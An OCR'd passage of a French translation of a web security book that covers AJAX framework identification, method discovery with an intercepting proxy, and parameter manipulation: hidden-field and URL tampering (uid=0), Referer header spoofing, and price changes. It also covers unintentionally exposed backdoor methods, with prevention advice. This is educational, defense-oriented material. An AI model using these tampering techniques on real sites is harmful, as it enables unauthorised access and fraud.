Dans les applications AJAX, l'emploi du protocole montant XML a généralement été remplacé par d'autres solutions. En effet, comme dans le cas du protocole descendant, ce format est souvent trop verbeux. Dans les cas où il subsiste, c'est principalement en frontal d'un service web REST (*Representational state transfer* ou transfert d'état représentationnel[2]).

---

1. N.D.T. : Initialement *Simple Object Access Protocol*, ou protocole simple d'accès à des objets, cet acronyme n'a plus de signification officielle depuis la version 1.2 de la norme, l'interprétation originelle étant trompeuse.
2. N.D.T. : Jeu de mots avec l'anglais *rest*, qui signifie se reposer.

Voici un exemple d'un client employant XML pour appeler sur le serveur la méthode d'exemple `exampleMethod` avec l'argument `42` :

```
<call method="exampleMethod">
<arg1>42</arg1>
</call>
```

Sérialisation personnalisée

Comme pour les sérialisations personnalisées descendantes, un certain nombre de boîtes à outils AJAX proposent leur propre format de sérialisation montante, dont le format varie une nouvelle fois d'un produit à l'autre. L'exemple suivant présente un client s'appuyant sur la boîte à outils web de Google (*Google Web Toolkit* ou GWT) pour appeler la méthode `getPeople` sur le serveur. Chacun des nombreux points d'interrogation de cet exemple représente un caractère non imprimable employé dans la sérialisation personnalisée du framework GWT.

```
1?0?4?java.lang.String/2004016611?com.google.gwt.sample.dynatable
.client.SchoolCalendar
Service?getPeople?I?+0?1?+0?2?2?+0?3?+0?3?0?15?
```

Récapitulatif sur les boîtes à outils AJAX

AJAX a révolutionné le comportement réseau des applications, qui ne sont plus contraintes à des formats stricts comme les couples (nom,valeur) ou le code HTML dans leur communication avec les clients. Un agresseur soucieux de réussir doit maintenant comprendre la manière dont un client communique dans les deux sens avec l'application cible, car cela influera sur le résultat de ses attaques.

Découverte des méthodes du framework

Avant qu'un agresseur puisse attaquer une application web, il lui faut découvrir les méthodes publiques exposées par celle-ci. C'est seulement en disposant de cette liste qu'il pourra commencer à cibler ses attaques.

Dans le monde du Web 1.0, ce processus, souvent fastidieux était difficile à mener sans erreurs. En effet, pour cartographier entièrement les méthodes exposées par l'application, il fallait en explorer tous les recoins, créer des comptes utilisateur à tous les niveaux d'accès, et tester chaque combinaison permise par les formulaires. Ensuite, il s'agissait d'analyser les enregistrements de trafic réalisés lors de toutes ces activités pour en extraire les fonctions. Tout cela explique que les balayeurs (*scanners*) de vulnérabilités dans les applications web sont longtemps restés des logiciels complexes et onéreux ; il leur fallait simuler le comportement d'un humain cliquant partout dans l'application avant de construire une liste complète des méthodes sur laquelle on pouvait s'appuyer pour mener des attaques exhaustives.

Le monde du Web 2.0 a souvent considérablement simplifié cette activité. Les applications du Web 1.0, souvent linéaires et contrôlées, y ont cédé la place à des applications AJAX capables d'émettre des requêtes à tout instant, et dans n'importe quel ordre. C'est pourquoi le client doit connaître *a priori* toutes les fonctionnalités proposées par le serveur, qui lui sont souvent transmises lors des quelques requêtes initiales sous la forme d'un énorme bloc de code JavaScript décrivant toutes les méthodes exposées par le serveur. Dans le cas d'une application émettant un fichier JavaScript reproduisant son interface de programmation complète, on comprend que la découverte des méthodes soit réduite de quelques heures à quelques minutes.

Dans une application AJAX, les détails du processus de découverte des méthodes varient d'un framework à l'autre et au cas par cas. Cependant, les leçons apprises dans un contexte renseigneront généralement un agresseur sur la manière de procéder face à un autre framework. Les sections suivantes proposent une analyse de l'identification du framework et de la découverte des méthodes pour cinq produits répandus. Nous détaillons également les étapes d'un exemple permettant de réaliser ces opérations à l'aide de l'utilitaire gratuit WebScarab.

Microsoft ASP.Net AJAX

Anciennement appelé *Atlas*, ASP.Net AJAX est le framework AJAX officiel de Microsoft. Il s'intègre à Visual Studio pour permettre aux développeurs de créer de nouvelles applications web AJAX. Découvrir les méthodes d'une application reposant sur ce framework suppose d'analyser plusieurs fichiers. On inspectera chaque instance du fichier `WebResource.axd` à la recherche de méthodes potentielles, ainsi que tout fichier JavaScript émis vers le client lors de la connexion initiale. Les méthodes évoquées dans le fichier `WebResource.axd` adoptent un format facile à lire, tandis que le format de celles apparaissant dans tout autre fichier JavaScript dépendra du site.

Le framework Microsoft ASP.Net AJAX relève de la famille des mandataires. On le détecte en recevant le fichier `WebResource.axd`, renfermant parfois du code JavaScript (conservant souvent les commentaires originaux des programmeurs) indiquant qu'il embarque les fichiers requis `Atlas.js` ou `MicrosoftAtlas.js`. Voici un exemple :

```
// Atlas.js
// Atlas Framework.
```

On peut télécharger le framework ASP.Net AJAX à l'adresse **http://ajax.asp.net/Default.aspx**.

Google Web Toolkit

La boîte à outils GWT de Google (*Google Web Toolkit*) est un framework mandataire particulier. Au lieu d'intervenir entre une application existante et le client, GWT

compile en JavaScript une application Java existante. Cette étape explique l'extrême difficulté de la découverte des méthodes exposées par les applications GWT. Les méthodes sont transmises au client sous la forme d'un nom de fichier au format suivant : *[32 caractères hexadécimaux].cache.html*. En voici un exemple :

9B5996A7A61FA7AB0B780C54253DE830.cache.html.

Ce fichier renferme intégralement du code JavaScript compilé par GWT à partir de l'application Java. Les méthodes y reçoivent souvent des noms incompréhensibles en deux ou trois lettres, tels que `qe`, `xrb`, etc. On peut certes les découvrir en analysant les données renvoyées dans un fichier `.cache.htm`, mais ce processus reste beaucoup plus complexe que dans le cas de tout autre framework.

Le client recevra le fichier `gwt.js`, renfermant les méthodes GWT nécessaires et débutant généralement par le code JavaScript que voici :

```
function DynamicResources() {
  this.pendingElemsBySrc_ = {};
  this.pendingScriptElems_ = new Array();
}
DynamicResources.prototype = {};
```

On peut télécharger le framework GWT à l'adresse **http://code.google.com/webtoolkit/**.

Direct Web Remoting

Direct Web Remoting (DWR) est un véritable framework AJAX mandataire. Il s'intègre à des applications Java existantes en fonctionnant comme une servlet placée dans le tiers intérmédiaire (*middleware*). Après installation, DWR est incorporé au répertoire d'applications de Java, et le développeur crée un fichier XML définissant les méthodes à exposer. Des méthodes JavaScript sont alors compilées, qui pointent vers ces fonctions, avant d'être transmises au client, lequel pourra les appeler à n'importe quel moment.

Il est souvent très facile de reconnaître l'emploi de DWR. Tout fichier JavaScript servi depuis le répertoire `/dwr/` d'une application renfermera une liste de méthodes dans un format lisible. Si le site `www.example.com` s'appuie sur DWR, un client recevra des fichiers JavaScript issus de `www.example.com/dwr/` lors de sa première connexion sur le site `www.example.com`.

On peut télécharger le framework DWR à l'adresse **http://getahead.ltd.uk/dwr**.

XAJAX

XAJAX est un framework mandataire pour PHP, qui fonctionne de manière traditionnelle : le développeur définit les méthodes à exporter et le framework compile les *stubs*

(souches) JavaScript correspondantes, susceptibles alors d'être appelées par le client. Généralement, XAJAX définit les méthodes sous une forme lisible, dans la première page PHP de l'application – ce qui en facilite grandement la détection. Les méthodes d'une application seront ainsi généralement définies sous `www.example.com/application/index.php`.

Si ce framework est employé, le client recevra le fichier `xajax.js`, définissant les méthodes XAJAX et qui débute par défaut avec le code JavaScript que voici :

```
function Xajax()
{
      if (xajaxDebug) this.DebugMessage = function(text)
{ alert("Xajax Debug:\n " + text) };
      this.workId = 'xajaxWork'+ new Date().getTime();
      this.depth = 0;
```

On peut télécharger le framework DWR à l'adresse **www.xajaxproject.org**.

SAJAX

Le framework mandataire SAJAX porte un nom rappelant XAJAX, mais il prend en charge de nombreuses technologies : ASP, ColdFusion, Io, Lua, Perl, PHP, Python et Ruby. Il fonctionne de manière classique : le développeur définit les méthodes à exporter et le framework compile les *stubs* JavaScript correspondantes, susceptibles alors d'être appelées par le client. Il est parfois délicat de découvrir les méthodes de SAJAX, car elles ne sont pas définies dans un fichier standard. Cependant, les méthodes exposées par le framework débuteront par la chaîne `"x "`. En d'autres termes, si la méthode `foobar` de l'application web est exposée par SAJAX, elle y sera appelée `x foobar`. En général, la première page réclamée par l'application correspond au fichier renfermant la liste des définitions de méthodes. Dans le cas d'une application ASP, on les trouvera souvent sous `www.example.com/application/index.asp`.

Le framework SAJAX est parfois difficile à identifier, faute d'inclure des fichiers standard. Au lieu d'un fichier trahissant sa présence, comme `sajax.js`, il faudra explorer les premières pages renvoyées par l'application à la recherche de code commun au framework. En voici un exemple :

```
// remote scripting library
// (c) copyright 2005 modernmethod, inc
var sajax_debug_mode = false;
var sajax_request_type = "POST";"
function sajax_init_object() {
```

On peut télécharger le framework SAJAX à l'adresse **www.modernmethod.com/sajax/**.

Exemple d'identification de framework et de découverte de ses méthodes

Nous détaillons ci-après une manière d'associer navigateur et mandataire pour reconnaître le framework sous-tendant une application AJAX, ainsi qu'une procédure de découverte des méthodes publiques associées.

1. Installez puis exécutez un mandataire (*proxy*) web d'interception, permettant à l'utilisateur de modifier les requêtes avant de les transmettre au serveur, ainsi que les réponses reçues de celui-ci avant réception. Dans ce cas de figure, nous avons retenu OWASP WebScarab (**www.owasp.org/index.php/Category:OWASP_WebScarab_Project**). D'autres mandataires web gratuits et souvent employés méritent d'être cités : Paros (**www.parosproxy.org/index.shtml**) et Burp Proxy (**www.portswigger.net/proxy**).
2. Dirigez le navigateur web sur WebScarab, qui par défaut écoutera sur le port 8008 de la machine locale (`localhost`). Le processus de configuration est illustré à la Figure 6.1.




Figure 6.1

Processus de configuration du navigateur pour la mise en place du mandataire web OWASP WebScarab.

3. Connectez-vous sur le site ciblé et recherchez-y des fichiers permettant d'identifier le framework employé. Dans le cas de DWR, on s'intéressera par exemple aux URL mentionnant des fichiers JavaScript servis depuis le répertoire `/dwr/` (Figure 6.2).

4. Après avoir identifié le framework, menez-y la découverte des méthodes en ouvrant des fichiers susceptibles d'en contenir la liste complète. Dans ce cas de figure, le fichier issu du répertoire s'impose. En effet, en double-cliquant sur le fichier `Chat.js` pour l'ouvrir, l'agresseur y reconnaît facilement les méthodes `Chat.addMessage` et `Chat.getMessages` (Figure 6.3).




Figure 6.2

Des fichiers stockés dans le répertoire `/dwr/` apparaissent dans WebScarab.




Figure 6.3

Découverte des méthodes dans WebScarab.

Récapitulatif du framework

La découverte des méthodes a toujours représenté une première étape importante de l'attaque des applications web. Dans le monde traditionnel du Web 1.0, ce processus fastidieux était susceptible de produire bien des erreurs, mais les applications AJAX ont considérablement simplifié la tâche de l'agresseur. Désormais, il suffit souvent d'inspecter un seul fichier JavaScript, émis du serveur vers le client, pour en découvrir les méthodes. D'autre part, ce catalogue relève souvent des premiers fichiers servis au client lorsque celui-ci se connecte sur le site cible. D'autre part, le framework AJAX employé par une application web sera très souvent trahi par la présence de certains fichiers JavaScript. Ces modifications dans la manière dont les applications web se dévoilent accentuent plus que jamais le besoin pour les développeurs de bien comprendre quelles informations leurs programmes transmettent à des clients potentiellement hostiles.

Manipulation de paramètres

Popularité :	9
Simplicité :	8
Impact :	8
Évaluation du risque :	**8**

La manipulation de paramètres constitue depuis longtemps une source constante d'agressions contre les applications web. Ces attaques ne reposent sur aucune technologie en particulier, mais s'appuient sur des erreurs de programmation et d'algorithmes. Elles se contentent en général de modifier les valeurs des paramètres d'une manière satisfaisant les contrôles des filtres protégeant l'application, mais toutefois susceptibles d'y produire des problèmes.

Un exemple amusant de ce type d'attaques est le cas des paniers dans les sites de commerce électronique à la fin des années 1990. Dans ces applications, à chaque fois que l'utilisateur choisit un objet qu'il souhaite acheter, celui-ci intègre son panier, accompagné de son prix. Ce dernier, stocké dans un champ de formulaire masqué, était renvoyé au client lors de chaque requête. À l'époque, les développeurs pensaient que ce choix de programmation laisserait ce paramètre hors de portée de l'utilisateur. Malheureusement pour ces premiers sites de commerce électronique (mais heureusement pour l'auteur, dont la chambre de dortoir arborait alors un téléviseur grand écran acquis pour un dollar), rien n'empêchait un client indélicat de modifier ce champ caché pour le remplacer par la valeur de son choix. Il pouvait alors acheter l'article au nouveau prix, ni vu ni connu par l'application web ni par ses développeurs.

Cette attaque élémentaire fondée sur la manipulation de paramètres ne fonctionne certes plus dans les applications de commerce électronique, mais cette famille d'agressions continue à sévir – tant dans le Web 1.0 que dans les applications modernes écrites en AJAX. En effet, elles n'exploitent pas une faiblesse technique particulière, mais une faille dans l'organigramme du site. En réalité, l'expression *manipulation de paramètre* recouvre plusieurs types d'attaques, détaillées ci-après.

Manipulation de champs cachés

Une manipulation de champ caché (`hidden` dans un formulaire HTML) correspond au cas où l'application web stocke une valeur importante, comme l'identifiant numérique de l'utilisateur (UID), dans un champ non affiché sur la page web. Lors de toute action, ce champ est transmis avec le reste de la requête et indique au serveur qui est l'utilisateur et de quels droits il dispose. Cependant, ce champ, n'échappant pas à la vigilance d'un agresseur potentiel, pourra être remplacé par la valeur de son choix. En général, ce

dernier emploiera un outil pour exposer les champs cachés d'un formulaire où il pourra ensuite modifier la valeur d'UID pour la régler à "`0`", qui correspond généralement à l'identifiant numérique du compte administrateur.

Manipulation d'URL

La manipulation d'URL constitue un exemple d'attaque simple, qui rappelle le cas précédent. Il s'agit ici d'une application stockant une valeur sensible, non pas dans un champ caché de formulaire, mais en tant qu'argument dans l'URL. Reprenant l'exemple de l'identifiant numérique de l'utilisateur, un programme vulnérable pourra se présenter sous la forme `www.example.com/application.jsp?uid=12345`. Il suffit alors de modifier cette adresse sous la forme `www.example.com/application.jsp?uid=0` pour disposer alors d'un accès privilégié sur l'application.

Manipulation d'en-têtes

Attaque plus complexe, la manipulation des en-têtes HTTP suppose d'intervenir sur les éléments du protocole HTTP émis par le navigateur vers le serveur. Elle se montrera efficace dans le cas d'une application s'appuyant sur l'en-tête de référent (`Referer`) pour s'assurer que l'utilisateur s'est bel et bien connecté. Dans l'exemple suivant, lors de tout accès à une URL protégée comme `www.example.com/protected/index.jsp`, le programme vérifie d'abord si l'en-tête `Referer` indique que l'utilisateur a soumis sa requête depuis la page de connexion (par exemple, `www.example.com/login.jsp`). Le cas échéant, elle conclut que cette opération a réussi et renvoyé la personne ainsi reconnue sur la ressource d'accès restreint. Il suffit alors à un agresseur de modifier l'en-tête HTTP `Referer` pour y mentionner l'URL `www.example.com/login.jsp`, ce qui satisfera à bon compte l'application crédule, laquelle conclura alors que l'attaquant correspond à un utilisateur authentifié.

Exemple

Voici un exemple montrant comment employer l'extension *Web Developer* du navigateur Firefox pour exposer et manipuler les champs de formulaire cachés d'une application web.

1. Installez le module libre de développement web pour Firefox appelé *Web Developer* et disponible à l'adresse **http://chrispederick.com/work/webdeveloper/**. Cet outil permet à un agresseur de réaliser de nombreuses actions dans une application web, mais cet exemple n'en exploitera que les fonctionnalités de formulaire.

2. Montrez les champs cachés en cliquant droit n'importe où dans la page, avant d'opter pour *Web Developer* | *Forms* | *Display Form Details* (extension *Web Developer* | formulaires | détailler le formulaire) (Figure 6.3.b).




Figure 6.3.b

Cliquer droit pour invoquer les menus de Web Developer depuis une application web.

3. On remarque alors les champs cachés et notamment *Champ secret caché*, qui renferme la valeur *Texte caché*.(Figure 6.3.c).




Figure 6.3.c

Modifier la valeur d'un champ de formulaire caché depuis l'extension Web Developer pour Firefox.

4. L'agresseur peut alors intervenir sur cette valeur pour la remplacer par la chaîne de son choix – par exemple *Texte manipulé*. Quand il en aura terminé, le formulaire sera soumis de la manière habituelle (Figure 6.3.d).




Figure 6.3.d

Soumission au serveur web du formulaire modifié.

Prévention contre la manipulation de paramètres

Les précautions permettant de se protéger contre ce type d'agressions sont souvent immédiates, et reposent sur les mêmes principes sous-tendant la plupart des autres lignes de défense : ne jamais faire une confiance aveugle à ce qui vient des utilisateurs. Les développeurs ne stockeront jamais de valeurs sensibles sur le client en supposant qu'elles n'y seront pas trafiquées. Dès que possible, ils opteront pour une mémorisation côté serveur, à laquelle le client accédera alors à travers un identifiant de session. Enfin, l'application veillera à toujours contrôler que le client a le droit de réaliser l'action demandée et vérifiera scrupuleusement toute valeur qu'il lui fournit.

Récapitulatif des manipulations

Le terme générique et fréquent d'attaque par *manipulation de paramètres* recouvre plusieurs sous-classes d'agressions. Ces dernières s'appuyant sur un défaut de réflexion et de programmation dans l'application, il est très difficile d'automatiser la détection de ce type de failles. C'est pourquoi les agresseurs se reposeront sur des outils comme l'extension *Web Developer* pour le navigateur Firefox pour explorer manuellement les applications à la recherche de paramètres importants susceptibles d'être modifiés.

La nature même de ce type d'attaques (failles dans les algorithmes et les organigrammes) assure qu'elles continueront à menacer les applications web pendant encore un bon moment.

Expositions non intentionnelles

Popularité :	3
Simplicité :	6
Impact :	4
Évaluation du risque :	**4**

Les expositions non intentionnelles présentent un cas de figure intéressant, qui peut survenir lors de la migration d'une application depuis le monde traditionnel du Web 1.0 vers un environnement AJAX. Cela s'explique par les changements dont les clients sont désormais informés des fonctionnalités du serveur.

Dans les applications traditionnelles du Web 1.0, les développeurs prévoyaient parfois des portes dérobées (*backdoors*) pour intervenir facilement sur la version en production d'une application. En effet, ils disposent rarement d'un accès direct aux systèmes de production, tout en ayant la responsabilité d'y corriger les bogues découverts. Ces portes dérobées fonctionnent généralement à l'aide d'une méthode masquée construite dans l'application, que les développeurs peuvent appeler pour obtenir des privilèges d'administrateur. Pour un agresseur, il est quasiment impossible de découvrir ces failles dans les applications du Web 1.0 ; il faudrait lancer une attaque brutale, testant exhaustivement tous les noms de méthodes jusqu'à trouver la bonne, avant de recommencer pour deviner les arguments à lui transmettre.

Lorsqu'une application web traditionnelle est dotée des propriétés AJAX, il arrive qu'y soient exposées des méthodes auparavant cachées. En effet, pour faire fonctionner le programme, toutes les méthodes de l'application sont souvent étiquetées comme publiques. Tapie au cœur du code JavaScript désormais transmis au client, la fonction de porte dérobée accompagne désormais les autres méthodes. C'est pourquoi les agresseurs peuvent désormais les découvrir en inspectant manuellement toutes les méthodes découvertes lors de l'exploration d'une cible. Souvent, leur nom trahira facilement les portes dérobées. Comme on le voit à la Figure 6.4, tout agresseur obtenant une liste des méthodes disponibles pourra l'examiner soigneusement à la recherche d'expositions non intentionnelles.




Figure 6.4

Une méthode trahissant une porte dérobée.

Non contente de révéler des méthodes cachées, une transition du Web 1.0 vers AJAX peut aussi trahir des URL secrètes. À nouveau, cela s'explique principalement par le fait que les développeurs ne maîtrisent pas la compréhension des éléments désormais montrés dans le code JavaScript transmis au client. Lors du recours à un framework AJAX pour migrer une application classique, les URL apparaissant dans l'arborescence source, sans jamais apparaître aux clients, pourront désormais être embarquées par le framework AJAX. Développons cet exemple en imaginant le cas d'une application ayant une partie administrative cachée et fonctionnant à l'adresse `www.example.com/app/admin`, adresse jamais publiquement mentionnée auparavant. Cependant, après qu'un développeur a fourni le code source de l'application à un framework AJAX pour la doter de propriétés asynchrones, ce dernier a automatiquement produit du code JavaScript décrivant les méthodes relevant de cette partie jadis secrète. Désormais, à chaque fois qu'un client recevra le code JavaScript décrivant les méthodes exposées sur le serveur, il y trouvera les fonctions de la portion administrative du site. Un agresseur peut ainsi découvrir cette URL sensible, s'y connecter et réaliser des actions normalement réservées à l'équipe de développement ou de maintenance.

Prévention contre l'exposition non intentionnelle

